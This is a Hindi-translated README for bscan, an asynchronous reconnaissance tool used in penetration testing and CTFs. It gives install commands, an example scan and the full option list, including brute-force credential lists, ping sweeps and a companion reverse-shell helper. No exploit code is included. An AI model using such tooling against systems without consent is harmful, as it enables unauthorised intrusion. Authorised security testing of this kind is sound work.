 welchbj/bscan
एक अतुल्यकालिक लक्ष्य गणना उपकरण


:mag: एक अतुल्यकालिक लक्ष्य एनुमरेशन उपकरण :mag_right:





bscan एक कमांड-लाइन उपयोगिता है जो सक्रिय जानकारी संग्रह और सेवा एनुमरेशन करने के लिए है। इसके मूल में, bscan अतुल्यकालिक रूप से प्रसिद्ध स्कैनिंग उपयोगिताओं की प्रक्रियाएँ चलाता है, स्कैन परिणामों को हाइलाइटेड कंसोल आउटपुट और एक सुव्यवस्थित निर्देशिका संरचना में पुनः उपयोग करता है।
bscan केवल शैक्षिक उद्देश्यों और CTF जैसी घटनाओं के लिए है और इसे स्पष्ट पूर्व सहमति के बिना मशीनों और/या नेटवर्क पर कभी नहीं चलाया जाना चाहिए। यह कोड MIT लाइसेंस के तहत जारी किया गया है।
bscan को Kali Linux पर चलाने के लिए लिखा गया था, लेकिन उपयुक्त उपकरणों के साथ किसी भी OS पर चलने से इसे रोकने वाला कोई अंतर्निहित कारण नहीं है। पैकेज्ड रिलीज़ के कुछ अलग-अलग प्रकार और उन्हें स्थापित करने के तरीके हैं।
सबसे आसान तरीका आपके ऑपरेटिंग सिस्टम के लिए उपयुक्त सिंगल-फ़ाइल निष्पादन योग्य संस्करण को स्थापित करना है (कोई Python स्थापना आवश्यक नहीं):
# on Linux (i.e., Kali)
wget -O bscan https://releases.brianwel.ch/bscan/linux

# on Windows
powershell -c "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; wget 'https://releases.brianwel.ch/bscan/windows' -OutFile 'bscan.exe'"

# to download a specific version, use the following pattern
wget -O bscan https://releases.brianwel.ch/github/bscan/linux/0.1.4
आप PyPI से नवीनतम पैकेज्ड संस्करण भी डाउनलोड कर सकते हैं (ध्यान दें कि इसके लिए मौजूदा Python 3.6+ स्थापना आवश्यक है):
pip install bscan
इसी तरह, आप संस्करण नियंत्रण से ब्लीडिंग-एज संस्करण प्राप्त कर सकते हैं:
pip install https://github.com/welchbj/bscan/archive/master.tar.gz
bscan में कॉन्फ़िगरेशन विकल्पों की एक विस्तृत विविधता है जिसका उपयोग स्कैन को आपकी आवश्यकताओं के अनुसार ट्यून करने के लिए किया जा सकता है। यहाँ एक त्वरित उदाहरण है:
$ bscan \
> --max-concurrency 3 \
> --patterns [Mm]icrosoft \
> --status-interval 10 \
> --verbose-status \
> scanme.nmap.org
यहाँ क्या हो रहा है?
--max-concurrency 3 का अर्थ है कि एक बार में 3 से अधिक समवर्ती स्कैन उपप्रक्रियाएँ नहीं चलाई जाएंगी--patterns [Mm]icrosoft एक कस्टम regex पैटर्न को परिभाषित करता है जिसके साथ उत्पन्न स्कैन आउटपुट में मिलान को हाइलाइट किया जा सके--status-interval 10 bscan को हर 10 सेकंड में रनटाइम स्थिति अपडेट प्रिंट करने का निर्देश देता है--verbose-status का अर्थ है कि इनमें से प्रत्येक स्थिति अपडेट वर्तमान में चल रही सभी स्कैन उपप्रक्रियाओं का विवरण प्रिंट करेगाscanme.nmap.org वह होस्ट है जिस पर हम एनुमरेशन करना चाहते हैंbscan कुछ अतिरिक्त कॉन्फ़िगरेशन फ़ाइलों पर भी निर्भर करता है। डिफ़ॉल्ट फ़ाइलें bscan/configuation निर्देशिका में पाई जा सकती हैं और निम्नलिखित उद्देश्यों की पूर्ति करती हैं:
patterns.txt कंसोल आउटपुट में हाइलाइट किए जाने वाले regex पैटर्न को निर्दिष्ट करता है जब वे स्कैन आउटपुट से मेल खाते हैंrequired-programs.txt उन स्थापित प्रोग्रामों को निर्दिष्ट करता है जिनका bscan उपयोग करने की योजना बनाता हैport-scans.toml लक्ष्य(ों) पर चलाए जाने वाले पोर्ट-खोज स्कैन को परिभाषित करता है, साथ ही स्कैन आउटपुट से पोर्ट नंबर और सेवा नाम पार्स करने के लिए उपयोग किए जाने वाले रेगुलर एक्सप्रेशन को भीservice-scans.toml लक्ष्य(ों) पर प्रति-सेवा आधार पर चलाए जाने वाले स्कैन को परिभाषित करता हैbscan --help चलाने पर आपको यह देखना चाहिए:
usage: bscan [OPTIONS] targets

 _
| |__  ___  ___ __ _ _ __
| '_ \/ __|/ __/ _` | '_ \
| |_) \__ \ (__ (_| | | | |
|_.__/|___/\___\__,_|_| |_|

an asynchronous service enumeration tool

positional arguments:
  targets               the targets and/or networks on which to perform enumeration

optional arguments:
  -h, --help            show this help message and exit
  --brute-pass-list F   filename of password list to use for brute-forcing
  --brute-user-list F   filename of user list to use for brute-forcing
  --cmd-print-width I   the maximum integer number of characters allowed when printing
                        the command used to spawn a running subprocess (defaults to 80)
  --config-dir D        the base directory from which to load the configuration files;
                        required configuration files missing from this directory will
                        instead be loaded from the default files shipped with this
                        program
  --hard                force overwrite of existing directories
  --max-concurrency I   maximum integer number of subprocesses permitted to be running
                        concurrently (defaults to 20)
  --no-program-check    disable checking the presence of required system programs
  --no-file-check       disable checking the presence of files such as configured
                        wordlists
  --no-service-scans    disable running scans on discovered services
  --output-dir D        the base directory in which to write output files
  --patterns [ [ ...]]  regex patterns to highlight in output text
  --ping-sweep          enable ping sweep filtering of hosts from a network range
                        before running more intensive scans
  --quick-only          whether to only run the quick scan (and not include the
                        thorough scan over all ports)
  --qs-method S         the method for performing the initial TCP port scan; must
                        correspond to a configured port scan
  --status-interval I   integer number of seconds to pause in between printing status
                        updates; a non-positive value disables updates (defaults to 30)
  --ts-method S         the method for performing the thorough TCP port scan; must
                        correspond to a configured port scan
  --udp                 whether to run UDP scans
  --udp-method S        the method for performing the UDP port scan; must correspond
                        to a configured port scan
  --verbose-status      whether to print verbose runtime status updates, based on
                        frequency specified by `--status-interval` flag
  --version             program version
  --web-word-list F     the wordlist to use for scans
मुख्य bscan प्रोग्राम दो उपयोगिता प्रोग्रामों (bscan-wordlists और bscan-shells) के साथ आता है ताकि वर्डलिस्ट ढूंढने और रिवर्स शेल खोलने के प्रयास में आपका जीवन थोड़ा आसान हो सके।
